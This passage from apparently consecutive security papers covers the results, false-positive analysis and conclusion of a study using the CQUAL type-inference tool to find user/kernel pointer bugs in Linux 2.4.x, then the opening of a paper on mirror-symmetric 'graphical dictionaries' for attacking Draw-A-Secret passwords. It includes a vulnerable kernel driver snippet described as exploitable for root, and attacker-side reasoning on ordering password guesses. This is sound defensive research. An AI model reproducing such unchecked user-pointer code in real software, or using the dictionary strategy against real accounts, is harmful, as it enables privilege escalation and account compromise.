Figure 4: An example bug we found in Linux 2.4.20. The `arg` parameter is a *user* pointer. The bug is subtle because the expression `rdwr_arg.msgs[i].buf` on line 15 dereferences the *user* pointer `rdwr_arg.msgs`, but it looks safe since it is an argument to `copy_from_user`. Kernel developers had recently audited this code for user/kernel bugs when we found this error.

real bugs. Figure 4 shows one of the subtler bugs we found in 2.4.20. Kernel maintainers had fixed all but one of these bugs in Linux 2.4.22, and we confirmed the remaining bug with kernel developers. Because of this, we repeated the experiment when Linux kernel 2.4.23 became available.

When we performed the same experiment on Linux 2.4.23, CQUAL generated 264 unique warnings in 155 files. Six warnings were real bugs, and 258 were false positives. We have confirmed 4 of the bugs with kernel developers. Figure 5 shows a simple user/kernel bug that an adversary could easily exploit to gain root privileges or crash the system.

We also did a detailed analysis of the false positives generated in this experiment and attempted to change the kernel source code to eliminate the causes of the spurious warnings; see Section 6.

**Scalability of Type Qualifier Inference.** To verify the scalability of CQUAL's type inference algorithms, we performed a whole-kernel analysis on Linux kernel 2.4.23 with the default configuration. Since the default

configuration includes support for only a subset of the drivers, this comprises about 700 source files containing 300KLOC. We ran the analysis on an 800MHz Itanium computer, and it required 10GB of RAM and 90 minutes to complete. Since CQUAL's data-structures consist almost entirely of pointers, it uses nearly twice as much memory on 64-bit computers as on 32-bit machines; also, 800MHz Itaniums are not very fast. Therefore we expect that CQUAL can analyze large programs on typical developer workstations in use today.

**Software Verification.** Finally, we took a first step towards developing an OS kernel that is provably free of user/kernel pointer bugs. We performed a brief review of the warnings generated during our whole-kernel analysis of Linux 2.4.23. This review uncovered an additional four bugs and a total of 49 unique false positives. We can draw two conclusions from this experiment. First, our error reporting algorithms may occasionally cause one bug to be masked by another bug or false positive. This is obvious from the fact that the bug discovered in our file-by-file analysis is not reported in the whole-program analysis. On the other hand, a whole-kernel analysis with CQUAL does not result in many more warnings



```

1: static int
2: w9968cf_do_ioctl(struct w9968cf_device* cam, unsigned cmd, void* arg)
3: {
4: ...
5:     case VIDIOCGFBUF:
6:     {
7:         struct video_buffer* buffer = (struct video_buffer*)arg;
8:
9:         memset(buffer, 0, sizeof(struct video_buffer));

```

Figure 5: A bug from Linux 2.4.23. Since `arg` is a *user* pointer, an attacker could easily exploit this bug to gain root privileges or crash the system.

than a file-by-file analysis. This suggests that we only need to reduce CQUAL's false positive rate by an order of magnitude to be able to develop a kernel provably free of user/kernel pointer bugs.

**Observations.** We can draw several conclusions from these experiments. First, type qualifier inference is an effective way of finding bugs in large software systems. All total, we found 17 different user/kernel bugs, several of which were present in many different versions of the Linux kernel and had presumably gone undiscovered for years.

Second, soundness matters. For example, Yang, et al. used their unsound bug-finding tool, MECA, to search for user/kernel bugs in Linux 2.5.63. We can't make a direct comparison between CQUAL and MECA since we didn't analyze 2.5.63. However, of the 10 bugs we found in Linux 2.4.23, 8 were still present in 2.5.63, so we can compare MECA and CQUAL on these 8 bugs. MECA missed 6 of these bugs, so while MECA is a valuable bug-finding tool, it cannot be trusted by security software developers to find all bugs.

Our attempt to create a verified version of Linux 2.4.23 suggests future research directions. The main obstacles to developing a verifiable kernel are false positives due to field unification and field updates, which are described in the extended version of this paper. A sound method for analyzing these programming idioms would open the door to verifiably secure operating systems.

Bugs and warnings are not distributed evenly throughout the kernel. Of the eleven bugs we found in Linux 2.4.23, all but two are in device drivers. Since there are about 1500KLOC in drivers and 700KLOC in the rest of the kernel, this represents a defect rate of about one bug per 200KLOC for driver code and about one bug per 400KLOC for the rest of the kernel. (Caveat: These

numbers must be taken with a grain of salt, because the sample size is very small.) This suggests that the core kernel code is more carefully vetted than device driver code. On the other hand, the bugs we found are not just in "obscure" device drivers: we found four bugs in the core of the widely used PCMCIA driver subsystem. Warnings are also more common in drivers. In our file-by-file experiment with 2.4.23, 196 of the 264 unique warnings were in driver files.

Finally, we discovered a significant amount of bug turnover. Between Linux kernels 2.4.20 and 2.4.23, 7 user/kernel security bugs were fixed and 5 more introduced. This suggests that even stable, mature, slowly changing software systems may have large numbers of undiscovered security holes waiting to be exploited.

## 6 False Positives

We analyzed the false positives from our experiment with Linux kernel 2.4.23. This investigation serves two purposes.

First, since it is impossible to build a program verification tool that is simultaneously sound and complete,<sup>5</sup> any system for developing provably secure software must depend on both program analysis tools and programmer discipline. We propose two simple rules, based on our false positive analysis, that will help software developers write verifiably secure code.

Second, our false positive analysis can guide future research in program verification tools. Our detailed classification shows tool developers the programming idioms that they will encounter in real code, and which ones are crucial for a precise and useful analysis.

Source	Frequency	Useful	Fix
User flag	50	Maybe	Pass two pointers instead of <code>from_user</code> flag
Address of array	24	Yes	Don't take address of arrays
Non-subtyping	20	No	Enable subtyping
C type misuse	19	Yes	Declare explicit, detailed types
Field unification	18	No	None
Field update	15	No	None
Open structure	5	Yes	Use C99 open structure support
Temporary variable	4	Yes	Don't re-use temporary variables
User-kernel assignment	3	Yes	Set user pointers to NULL instead
Device buffer access	2	Maybe	None
FS Tricks	2	Maybe	None

Table 3: The types of false positives CQUAL generated and the number of times each false positive occurred. We consider a false positive useful if it tends to indicate source code that could be simplified, clarified, or otherwise improved. Where possible, we list a simple rule for preventing each kind of false positive.

Our methodology was as follows. To determine the cause of each warning, we attempted to modify the kernel source code to eliminate the warning while preserving the functionality of the code. We kept careful notes on the nature of our changes, and their effect on CQUAL's output. Table 3 shows the different false positive sources we identified, the frequency with which they occurred, and whether each type of false positives tended to indicate code that could be simplified or made more robust. The total number of false positives here is less than 264 because fixing one false positive can eliminate several others simultaneously. The extended version of this paper explains each type of false positive, and how to avoid it, in detail.

Based on our experiences analyzing these false positives, we have developed two simple rules that can help future programmers write verifiably secure code. These rules are not specific to CQUAL. Following these rules should reduce the false positive rate of any data-flow oriented program analysis tool.

**Rule 1** *Give separate names to separate logical entities.*

**Rule 2** *Declare objects with C types that closely reflect their conceptual types.*

As an example of Rule 1, if a temporary variable sometimes holds a *user* pointer and sometimes holds *kernel* pointer, then replace it with two temporary variables, one for each logical use of the original variable. This will make the code clearer to other programmers and, with a recent compiler, will not use any additional memory.<sup>6</sup> Reusing temporary variables may have improved

performance in the past, but now it just makes code more confusing and harder to verify automatically.

As an example of the second rule, if a variable is conceptually a pointer, then declare it as a pointer, not a `long` or unsigned `int`. We actually saw code that declared a local variable as an unsigned `long`, but cast it to a pointer *every time the variable was used*. This is an extreme example, but subtler applications of these rules are presented in the extended version of this paper.

Following these rules is easy and has almost no impact on performance, but can dramatically reduce the number of false positives that program analysis tools like CQUAL generate. From Table 3, kernel programmers could eliminate all but 37 of the false positives we saw (a factor of 4 reduction) by making a few simple changes to their code.

## 7 Related Work

CQUAL has been used to check security properties in programs before. Shankar, et al., used CQUAL to find format string bugs in security critical programs[11], and Zhang, et al., used CQUAL to verify the placement of authorization hooks in the Linux kernel[16]. Broadwell, et al. used CQUAL in their Scrash system for eliminating sensitive private data from crash reports[2]. Elsmann, et al. used CQUAL to check many other non-security applications, such as Y2K bugs[4] and Foster, et al. checked correct use of garbage collected “\_\_init” data in the Linux kernel[6].

Linus Torvalds' program checker, Sparse, also uses type qualifiers to find user/kernel pointer bugs[12]. Sparse doesn't support polymorphism or type inference, though, so programmers have to write hundreds or even thousands of annotations. Since Sparse requires programmers to write so many annotations before yielding any payoff, it has seen little use in the Linux kernel. As of kernel 2.6.0-test6, only 181 files contain Sparse user/kernel pointer annotations. Sparse also requires extensive use of type qualifier casts that render its results completely unsound. Before Sparse, programmers had to be careful to ensure their code was correct. After Sparse, programmers have to be careful that their casts are also correct. This is an improvement, but as we saw in Section 5, bugs can easily slip through.

Yang, et al. developed MECA[15], a program checking tool carefully designed to have a low false positive rate. They showed how to use MECA to find dozens of user-kernel pointer bugs in the Linux kernel. The essential difference between MECA and CQUAL is their perspective on false positives: MECA aims for a very low false positive, even at the cost of missing bugs, while CQUAL aims to detect all bugs, even at the cost of increasing the false positive rate. Thus, the designers of MECA ignored any C features they felt cause too many false positives, and consequently MECA is unsound: it makes no attempt to deal with pointer aliasing, and completely ignores multiply-indirected pointers. MECA uses many advanced program analysis features, such as flow-sensitivity and a limited form of predicated types. MECA can also be used for other kinds of security analyses and is not restricted to user/kernel bugs. This results in a great bug-finding tool, but MECA can not be relied upon to find all bugs. In comparison, CQUAL uses principled, semantic-based analysis techniques that are sound and that may prove a first step towards formal verification of the entire kernel, though CQUAL's false alarm rate is noticeably higher.

CQUAL only considers the data-flow in the program being analyzed, completely ignoring the control-flow aspects of the program. There are many other tools that are good at analyzing control-flow, but because the user/kernel property is primarily about data-flow, control-flow oriented tools are not a good match for finding user/kernel bugs. For instance, model checkers like MOPS[3], SLAM[1], and BLAST[8] look primarily at the control-flow structure of the program being analyzed and thus are excellent tools for verifying that security critical operations are performed in the right order, but they are incapable of reasoning about data values in the program. Conversely, it would be impossible to check ordering properties with CQUAL. Thus tools

like CQUAL and MOPS complement each other.

There are several other ad-hoc bug-finding tools that use simple lexical and/or local analysis techniques. Examples include RATS[9], ITS4[13], and LCLint[5]. These tools are unsound, since they don't deal with pointer aliasing or any other deep structure of the program. Also, they tend to produce many false positives, since they don't support polymorphism, flow-sensitivity, or other advanced program analysis features.

## 8 Conclusion

We have shown that type qualifier inference is an effective technique for finding user/kernel bugs, but it has the potential to do much more. Because type qualifier inference is sound, it may lead to techniques for formally verifying the security properties of security critical software. We have also described several refinements to the basic type inference methodology. These refinements dramatically reduce the number of false positives generated by our type inference engine, CQUAL, enabling it to analyze complex software systems like the Linux kernel. We have also described a heuristic that improves error reports from CQUAL. All of our enhancements can be applied to other data-flow oriented program analysis tools. We have shown that formal software analysis methods can scale to large software systems. Finally, we have analyzed the false positives generated by CQUAL and developed simple rules programmers can follow to write verifiable code. These rules also apply to other program analysis tools.

Our research suggests many directions for future research. First, our false positive analysis highlights several shortcomings in current program analysis techniques. Advances in structure-handling would have a dramatic effect on the usability of current program analysis tools, and could enable the development of verified security software. Several of the classes of false positives derive from the flow-insensitive analysis we use. Adding flow-sensitivity may further reduce the false-positive rate, although no theory of simultaneously flow-, field- and context-sensitive type qualifiers currently exists. Alternatively, researchers could investigate alternative programming idioms that enable programmers to write clear code that is easy to verify correct. Currently, annotating the source code requires domain-specific knowledge, so some annotations may accidentally be omitted. Methods for checking or automatically deriving annotations could improve analysis results.

Our results on Linux 2.4.20 and 2.4.23 suggest that widely deployed, mature systems may have even more latent security holes than previously believed. With sound tools like CQUAL, researchers have a tool to measure the number of bugs in software. Statistics on bug counts in different software projects could identify development habits that produce exceptionally buggy or exceptionally secure software, and could help users evaluate the risks of deploying software.

## Availability

The extended version of this paper is available from <http://www.cs.berkeley.edu/~rtjohnso/>.

CQUAL is open source software hosted on SourceForge, and is available from <http://www.cs.umd.edu/~jfoster/cqual/>.

## Acknowledgements

We thank Jeff Foster for creating CQUAL and helping us use and improve it. We thank John Kodumal for implementing an early version of polymorphism in CQUAL and for helping us with the theory behind many of the improvements we made to CQUAL. We thank the anonymous reviewers for many helpful suggestions.

## Notes

<sup>1</sup>In Linux, the system call `foo` is implemented in the kernel by a function `sys_foo`.

<sup>2</sup>In C, the *nonconst* qualifier is an implicit default.

<sup>3</sup>This is standard deductive inference notation. The notation

$$\frac{A_1 \quad A_2 \quad \dots \quad A_n}{B}$$

means that, if  $A_1, A_2, \dots, A_n$  are all true, then  $B$  is true.

<sup>4</sup>Although it's not important for this discussion, the definition of a valid path is given in the extended version of this paper.

<sup>5</sup>This is a corollary of Rice's Theorem.

<sup>6</sup>The variables can share the same stack slot.

## References

- [1] Thomas Ball and Sriram K. Rajamani. The SLAM Project: Debugging System Software via Static Analysis. In *Proceedings of the 29th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pages 1–3, Portland, Oregon, January 2002.
- [2] Pete Broadwell, Matt Harren, and Naveen Sastry. Scrash: A System for Generating Secure Crash Information. In *Proceedings of the 12th Usenix Security Symposium*, Washington, DC, August 2003.
- [3] Hao Chen and David Wagner. MOPS: an infrastructure for examining security properties of software. In *Proceedings of the 9th ACM Conference on Computer and Communications Security*, pages 235–244, Washington, DC, November 18–22, 2002.
- [4] Martin Elsman, Jeffrey S. Foster, and Alexander Aiken. Carillon—A System to Find Y2K Problems in C Programs, 1999. <http://bane.cs.berkeley.edu/carillon>.
- [5] David Evans. *LCLint User's Guide*, February 1996.
- [6] Jeff Foster, Rob Johnson, John Kodumal, and Alex Aiken. Flow-Insensitive Type Qualifiers. *ACM Transactions on Programming Languages and Systems*. Submitted for publication.
- [7] Jeffrey Scott Foster. *Type Qualifiers: Lightweight Specifications to Improve Software Quality*. PhD thesis, University of California, Berkeley, December 2002.
- [8] Thomas A. Henzinger, Ranjit Jhala, Rupak Majumdar, and Gregoire Sutre. Lazy abstraction. In *Symposium on Principles of Programming Languages*, pages 58–70, 2002.
- [9] Secure Software Inc. RATS download page. [http://www.securesw.com/auditing\\_tools\\_download.htm](http://www.securesw.com/auditing_tools_download.htm).
- [10] George Necula, Scott McPeak, and Westley Weimer. CCured: Type-Safe Retrofitting of Legacy Code. In *Proceedings of the 29th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pages 128–139, Portland, Oregon, January 2002.
- [11] Umesh Shankar, Kunal Talwar, Jeffrey S. Foster, and David Wagner. Detecting Format String Vulnerabilities with Type Qualifiers. In *Proceedings of*



*the 10th Usenix Security Symposium*, Washington, D.C., August 2001.

- [12] Linus Torvalds. Managing kernel development, November 2003. <http://www.linuxjournal.com/article.php?sid=7272>.
- [13] John Viega, J.T. Bloch, Tadayoshi Kohno, and Gary McGraw. ITS4: A Static Vulnerability Scanner for C and C++ Code. In *16th Annual Computer Security Applications Conference*, December 2000. <http://www.acsac.org>.
- [14] David Wagner, Jeffrey S. Foster, Eric A. Brewer, and Alexander Aiken. A First Step Towards Automated Detection of Buffer Overrun Vulnerabilities. In *Networking and Distributed System Security Symposium 2000*, San Diego, California, February 2000.
- [15] Junfeng Yang, Ted Kremenek, Yichen Xie, and Dawson Engler. MECA: an extensible, expressive system and language for statically checking security properties. In *Proceedings of the 10th ACM conference on Computer and communication security*, pages 321–334. ACM Press, 2003.
- [16] Xiaolan Zhang, Antony Edwards, and Trent Jaeger. Using CQUAL for Static Analysis of Authorization Hook Placement. In *Proceedings of the 11th Usenix Security Symposium*, San Francisco, CA, August 2002.

# Graphical Dictionaries and the Memorable Space of Graphical Passwords

Julie Thorpe, P.C. van Oorschot  
*School of Computer Science, Carleton University*  
{jthorpe, paulv}@scs.carleton.ca

## Abstract

In commonplace textual password schemes, users choose passwords that are easy to recall. Since memorable passwords typically exhibit patterns, they are exploitable by brute-force password crackers using attack dictionaries. This leads us to ask what classes of *graphical* passwords users find memorable. We postulate one such class supported by a collection of cognitive studies on visual recall, which can be characterized as mirror symmetric (reflective) passwords. We assume that an attacker would put this class in an attack dictionary for graphical passwords and propose how an attacker might order such a dictionary. We extend the existing analysis of graphical passwords by analyzing the size of the mirror symmetric password space relative to the full password space of the graphical password scheme of Jermyn et al. (1999), and show it to be exponentially smaller (assuming appropriate axes of reflection). This reduction in size can be compensated for by longer passwords: the size of the space of mirror symmetric passwords of length about  $L + 5$  exceeds that of the full password space for corresponding length  $L \leq 14$  on a  $5 \times 5$  grid. This work could be used to help in formulating password rules for graphical password users and in creating proactive graphical password checkers.

## 1 Introduction

In ubiquitous textual password schemes, users tend to choose passwords that are easy to remember - this often means passwords which have “meaning” to the user. Unfortunately, these (likely chosen) passwords make up only an insignificant part of the full password space. Furthermore, an attacker may build an attack dictionary of “likely passwords” (roughly equated with those easily remembered) from which to draw candidate guesses. In Klein’s 1990 case study [13], 25%

of 14000 user passwords were found in a dictionary of only  $3 \times 10^6$  words. This suggests that a password scheme’s security is linked more closely to the size of its *memorable* password space (for a reasonable definition of “memorable”), than that of the full password space (e.g. for 8-character passwords of digits and mixed-case letters, about  $2 \times 10^{14}$ ).

Various psychological studies show that people have significantly better recall for concrete words than abstract words [12, 4]. We expect that passwords from the full password space – such as “x\*t1K\$h9” – which have no meaning whatsoever, are even less likely to be recalled than abstract words; in general we would not expect users to choose such passwords. Given the success of dictionary attacks, it appears that the security of a text-based password scheme is related to the size of its memorable password space, much of which consists of character strings representing, or derived from, concrete words. Passphrases (passwords based on mnemonic phrases) are one credible solution; however, given the success of dictionary attacks, it seems they are seldom used.

Graphical password schemes (e.g. [11, 2, 6]) have been proposed as an alternative to text-based schemes. One motivation for graphical schemes is that humans have a remarkable capability to remember pictures. Psychological studies support that people recall pictures with higher probability than words, including concrete nouns [14]. This motivates password schemes requiring recall of a picture in lieu of a word. If the number of possible pictures is sufficiently large, and the diversity of picture-based passwords can be captured, it seems reasonable to believe the memorable password space of a graphical password scheme will exceed that of text-based schemes – thus presumably offering better resistance to dictionary attacks. What remains to be shown is what sort of pictures people are likely to *select* as graphical passwords – corresponding to what we call the memorable password space. We

begin to explore this issue in the present paper.

We analyze the memorable password space (defined in §3), motivated by the questions: (1) How might an attacker build a *graphical dictionary*? (i.e. an attack dictionary against a graphical password scheme); and (2) How successful would a brute-force attack using such a dictionary be? As mentioned, the high success rate of brute-force dictionary attacks against textual passwords is believed to be strongly related to the recall capabilities of humans and how this affects password selection: meaningful and thus more easily remembered strings are frequently chosen as passwords. We suggest that a clever attacker would narrow down the password space, and prioritize guesses, to pictures that people are likely to choose as passwords, based on the images they are most likely to recall.

To search for techniques that an attacker might use in building a graphical dictionary, we consult psychological studies on visual memory. We review cognitive studies indicating the types of images people are most likely to recall (and presumably choose as passwords). A collection of studies [1, 7] supports the idea that people recall symmetric images better than asymmetric images. A particularly interesting observation is that mirror symmetry carries a special status in human perception [27]. This motivates us to focus on *mirror symmetric* graphical passwords. An attacker exploiting this property of mirror symmetry (most probably about a vertical or horizontal axis – see §3) might build a graphical dictionary of the encoded representations of graphical passwords, such that each entry represents at least one mirror symmetric image. If such a dictionary, containing some fraction of all possible graphical passwords, allows successful attacks, then the security of graphical password schemes may be significantly less than e.g. if all passwords in the entire space were equiprobable.

We define a class of memorable graphical passwords in general, and specifically how this class would map to a graphical password scheme proposed in 1999 by Jermyn et al. called Draw-A-Secret (DAS) [11]. We chose to analyze the memorable password space of DAS to determine whether these passwords constitute a sufficiently large password space for adequate security. For clarity, we will refer to the length of a textual password as the *t-length*, and the length of a DAS graphical password as *length* (see §4.1). We wish to determine a password-length parameter for DAS such that dictionary attacks are more costly than for text-based schemes, given a fixed *t-length*. This gives the former a chance to be a more secure alternative. We consider the required graphical password length (see §4.1), so that the mirror symmetric graphical password space outsizes the corresponding space of memorable

textual passwords.

We define three subsets of our class of memorable passwords (graphical dictionaries) that we believe would form a basic probability-based ordering of a DAS graphical dictionary. In our analysis of the memorable password space, we found that for DAS passwords of length less than or equal to 8 on a  $5 \times 5$  grid, even our smallest graphical dictionary (§4.4), which is a subset of what we call memorable graphical passwords, is larger in size than the larger textual password dictionaries of 40 million entries [19] (intended for use with password crackers such as John the Ripper [18]). This implies that DAS passwords of length 8 or larger on a  $5 \times 5$  grid may be less susceptible to dictionary attack than textual passwords.<sup>1</sup>

Under reasonable assumptions and parameter choices, we show the time to exhaustively try all passwords in the full DAS space is approximately 540 years, in comparison to 6 days for one of our proposed symmetric graphical dictionaries. Thus, if as conjectured, a significant fraction of users choose mirror symmetric passwords, the security of the DAS scheme may be substantially lower than originally believed. However, this reduction in size can be compensated for by longer passwords: the size of the space of mirror symmetric passwords of length about  $L + 5$  exceeds that of the full password space for corresponding length  $L \leq 14$  on a  $5 \times 5$  grid.

Our contributions include the definition of a class of memorable graphical passwords, the introduction of graphical dictionaries, an analysis of the memorable password space of the DAS scheme of Jermyn et al. [11], and progress towards understanding the subtleties of DAS. Although we focus our analysis on the DAS scheme, our work has general implications for all graphical passwords. This work could be used to help in formulating password rules for graphical password users and in creating proactive graphical password checkers.

The sequel is organized as follows. §2 briefly discusses related work. §3 presents a proposed class of memorable graphical passwords. §4 analyzes this class for the DAS scheme. §5 discusses additional observations and possible extensions to this work, including further concerns about the size of the DAS password space that might be used in practice. Concluding remarks are made in §6.

## 2 Related Work

There is a fair amount of literature related to the textual password equivalent of this work. Many password cracking dictionaries and tools are available on the Internet such as *Crack* [17] and *John the Ripper*

[18]. Understanding these tools and the dictionaries they use is important to perform effective proactive password checking. Yan [28] discusses some popular proactive password checkers such as *cracklib*. Pinkas et al. [23] discuss human-in-the-loop methods to prevent online dictionary attacks; see also Stubblebine et al. [24]. One defense against offline dictionary attacks is to reduce the probability of cracking through enforcing password policies and proactive password checking.

In the open literature to date, there have been surprisingly few graphical password schemes proposed. One using hash visualization [22] was implemented in a program called *Déjà Vu* [6], based on psychological findings that people *recognize* pictures better than *recalling* them. Generally, in this scheme a user has a portfolio of pictures of cardinality  $F$  that they must be able to distinguish within a group of presented pictures of cardinality  $T$ .

Birget et al. [2] recently proposed another scheme employing exactly repeatable passwords, which requires a user to click on several points on a background picture.

The DAS scheme ([11]; see §4.1) uses user-defined drawings as graphical passwords. The main difference from graphical pattern recognition is that DAS passwords must be exactly repeatable (as defined within DAS). Exact repetition allows for the password to be stored as the output of a one-way function, or used to generate cryptographic keys. Given reasonable-length passwords in a  $5 \times 5$  grid, the full password space of DAS was shown to be larger than that of the full textual password space. In our analysis (see §4), we assume DAS as the underlying scheme for encoding graphical passwords, thus we do not consider passwords that are disallowed within DAS.

Regarding memorability issues for graphical passwords, Davis et al. [5] examine user choice in graphical password schemes. Particular to the DAS scheme, Jermyn et al. [11] argue that the DAS scheme has a large memorable password space by modeling user choice. They examine the size of the password space for combinations of one or two rectangles, and show that this is comparable to the size of many textual password dictionaries.<sup>2</sup> A second approach to characterize memorable passwords was based on the existence of a short program to describe the password, under the assumption that all passwords that can be described by a short program are also memorable (rather than on findings from psychology or user studies). A separate user study on memorability performed by Goldberg et al. [8] showed that people are less likely to recall the order in which they drew a DAS password than the resulting image.

Jermyn et al. [11] suggest that the security of graph-

ical password schemes benefit from the current lack of knowledge of their probability distribution; this motivates our present work.

### 3 Proposed Class of Memorable Graphical Passwords

Since the entries of textual password dictionaries are based on words people recall better, we are lead to examine what types of images people recall better (and thus presumably choose as graphical passwords). In this section, we appeal to psychological studies and discuss the literature leading us to define mirror symmetric graphical passwords as a class of memorable graphical passwords.

Generally, free recall is ordered along the concreteness continuum: concrete words are recalled more easily than abstract words, pictures more easily than concrete words, and objects better than pictures [14]. Various studies support this result (e.g. [12, 4, 15]). Another [3] found that a series of line drawings is poorly remembered if the subject is unable to interpret the drawings in a meaningful way. The more concrete a drawing, the more meaningful it will be to the viewer.

The literature on visual memory often cites better results for human visual recognition than visual recall. However, it has been noted [20] that the methodologies used in studies that test visual recall are flawed in that they depend on people's skill to recreate the image by drawing and/or a well-defined and well-accepted theory of visual similarity for comparison purposes. Additionally, it is worth noting that most visual recall studies allow at most a few seconds for the test subject to view and memorize the image. Given these flaws, one may question the commonly accepted claim that visual recognition is significantly better than visual recall. Even if visual recognition is better than visual recall, visual recall is better than the recall of words. Thus, findings that visual recognition is better than visual recall do not invalidate the likelihood of an increased memorable password space in recall-based schemes over that of recognition-based schemes.

What may invalidate the likelihood of an increased memorable password space in graphical password schemes is if there are patterns in what *types* of images people recall better than others, creating classes of memorable and thus predictable passwords. If such classes are small enough that a brute-force attack is feasible, then the security of graphical password schemes may be no better in practice, or even worse, than that of the standard textual password scheme.

There appears to be little existing research that examines the *types* of pictures people recall better. However, one cognitive study with interesting implications



showed experimentally how visual recall progressively changed over time toward a symmetric version of the image [21]. Given a set of asymmetrical, geometric images, when the test subjects were asked to draw the image from recall, all changes made from the originals were in the direction of some balanced or symmetrical pattern. This change was progressive over time toward a symmetric pattern. That people recall images as increasingly symmetric with time suggests that people prefer images that are symmetric. Thus, the direction in our research changed from finding the specific images people are more likely to recall, to finding evidence that people have better recall for patterns and images that are symmetric.

A representative overview of literature for human symmetry perception [26] notes that many objects in our environment are symmetric. Moreover, most living organisms and plants, as well as almost all forms of human construction are mirror symmetric (reflective). There is mirror symmetry in people, animals, leaves, flower petals, automobiles, planes, trains, art, buildings, tools, furniture, and religious symbols. The objects in the average office or home are another example. There is also significant evidence [27] that mirror symmetry has a special status in human perception over other symmetry types such as repetition, translation or rotational symmetry. While symmetry created by other means such as rotation or translation was found to require scrutiny, mirror symmetry is "effortless, rapid, and spontaneous" [26].

The classical studies mentioned earlier found that people have better recall for pictures than words, and better recall for objects than pictures. If people recall objects best, and most objects are mirror symmetric, this suggests that people may recall mirror symmetric patterns best.

That symmetry is recalled best is supported by an observation by Attneave [1] that when subjects were given random patterns and symmetric patterns of dots, the symmetric ones were more accurately reproduced than random patterns with the same number of dots. Attneave theorized that this may indicate that some perceptual mechanism is capable of organizing or encoding the redundant pattern into a simpler, more compact, less redundant form [1]. In a separate study, French [7] observed that dot patterns that were symmetric were more easily remembered. Intuitively, this is no surprise - in the case of mirror symmetry, a subject must only recall half of the image and its reflection axis in order to reconstruct the entire image.

Mirror symmetry has a special meaning to human's visual perception, particularly when the axis is about the vertical and horizontal planes. Mirror symmetry has been found to be more easily perceived as having

meaning when it is about the vertical axis, followed by when it is about the horizontal axis [27].

Supported by these collective studies, we propose the following: since people are more likely to recall symmetric images and patterns, and people perceive mirror symmetry as having a special status, a significant subset of users are likely to choose mirror symmetric patterns as their graphical password. We suggest that the mirror symmetric patterns chosen are more likely to be about vertical or horizontal axes, since mirror symmetry about these axes is more easily perceived. For graphical passwords, we thus define *memorable password* to mean a password that exhibits mirror symmetry about a vertical or horizontal axis in its *components* (i.e. those parts of a drawing that are visually distinct), meaning that each component is either mirror symmetric in its own right, or is part of a mirror symmetric pair of components. More formally, these are *Class I memorable passwords*, leaving the door open for future Classes II, III, etc.

We suggest that a clever attacker may specifically try as candidate passwords, in a brute-force attack, all memorable passwords in a graphical password space; and more specifically, those passwords containing all possible symmetric components first with symmetry about all possible vertical axes, followed by those with symmetry about all possible horizontal axes.

#### 4 Analysis of Class I Memorable Password Space

To contribute towards a security evaluation of DAS, we determine the size of the more probable subsets of the DAS *Class I memorable password space* (recall §3), i.e. the number of DAS password encodings (see §4.1) representing at least one memorable password (recall §3). This is based on the reasoning that the number of entries in a "successful" attack dictionary provides a measure of security.

The DAS graphical password scheme relies on a user's ability to recall their DAS password "exactly" (as defined by the resolution of the encoding scheme). What users must recall can be divided into two parts: the temporal order of the strokes used in making the drawing, and the final appearance of the drawing. The latter is what our Class I memorable passwords capture, as it appeals to people's ability to recall images. Assumptions concerning the temporal order (i.e. the order of the input of cells) are made in §4.2 and §4.3 to perform this analysis, leading us to define a set *S*.

§4.2 discusses our terminology and general approach. §4.3 discusses additional cases. §4.4 discusses variations of the attack dictionary. §4.5 briefly discusses our resulting method to quantify the DAS mem-

orable password space. §4.6 presents some computational results.

## 4.1 Review of DAS Scheme

The DAS scheme [11, 16] decouples the position of the input from the temporal order, producing a larger password space than textual password schemes with keyboard input (where the order in which characters are typed predetermines their position).

A DAS password is a simple picture drawn on a  $G \times G$  grid. Each grid cell is denoted by two-dimensional coordinates  $(x, y) \in [1 \dots G] \times [1 \dots G]$ . A completed drawing is encoded as a sequence of coordinate pairs by listing the cells through which the drawing passes, in the order in which it passes through them. Each time the pen is lifted from the grid surface, this “pen-up” event is represented by the distinguished coordinate pair  $(G + 1, G + 1)$ . Two drawings having the same encoding (i.e. crossing the same sequence of grid cells with pen-up events in the same places in the sequence) are considered equivalent. Drawings are divided into equivalence classes in this manner.

DAS disallows passwords considered difficult to repeat exactly (e.g. passwords involving pieces lying close to a grid boundary). The definition of “close to a grid boundary” is unclear [11]; we define it as any part of a stroke that is indiscernible as to which cell it lies within, meaning it lies within the *fuzzy boundary* of a grid line. Any stroke is invalid if it starts or ends on a fuzzy boundary, or if it crosses through the fuzzy boundary near the intersection of grid lines. We reuse the following terminology.

- The *neighbours*  $N_{(x,y)}$  of cell  $(x, y)$  are  $(x - 1, y)$ ,  $(x + 1, y)$ ,  $(x, y - 1)$  and  $(x, y + 1)$ .
- A *stroke* is a sequence of cells  $\{c_i\}$ , in which  $c_i \in N_{c_{i-1}}$  and which is void of a pen-up.
- A *password* is a sequence of strokes separated by pen-ups.
- The *length of a stroke* is the number of coordinate pairs it contains.
- The *length of a password* is the sum of the lengths of its strokes (excluding pen-ups).

Jermyn et al. [11] recursively compute the (full) password space size, i.e. the number of distinct representations of graphical passwords in the DAS scheme. This gives an upper bound on the memorable password space and thus on the security of the scheme. It is assumed that all passwords of total length greater than

some fixed value have probability zero. They compute the full password space size for passwords of total length at most  $L_{max}$ . For  $L_{max} = 12$  and a  $5 \times 5$  grid, this is  $2^{58}$ , exceeding the number of textual passwords of 8 characters or less constructed from the printable ASCII codes ( $\sum_{i=1}^8 95^i < 2^{53}$ ).

## 4.2 Basic Terminology and General Approach

To capture visually mirror symmetric DAS passwords, we first consider which reflection axes to use. We assume that the user references the grid lines for the symmetry in the drawing, since if the reflection axis is a point of reference, the password will be easier to repeat exactly. Therefore, the reflection axes considered are those that cut a set of grid cells (Fig. 1a), or are on a grid line (Fig. 1b). This means that any symmetric password drawn such that its axis is off-center within a set of cells is not considered. For example, the password in Fig. 2a is visually symmetric when the grid is not in place, but we do not consider it part of the DAS Class I set of memorable passwords since its reflection axis is not on a grid line or centered in a set of cells as shown in Fig. 2b. We justify this assumption as follows: it is more difficult for a user to draw an exactly repeatable symmetric password without a visible point of reference on the grid for the reflection axis.

We thus define the set of axes within a  $W \times H$  grid (width  $W$ , height  $H$ ):  $A = A_h \cup A_v$ ;  $A_h = \{1, 1.5, 2, \dots, (H - 1).5, H\}$ ;  $A_v = \{1, 1.5, 2, \dots, (W - 1).5, W\}$ . Here  $i.5$  is the grid line separating rows  $i$  and  $i + 1$ , or columns  $i$  and  $i + 1$  respectively.

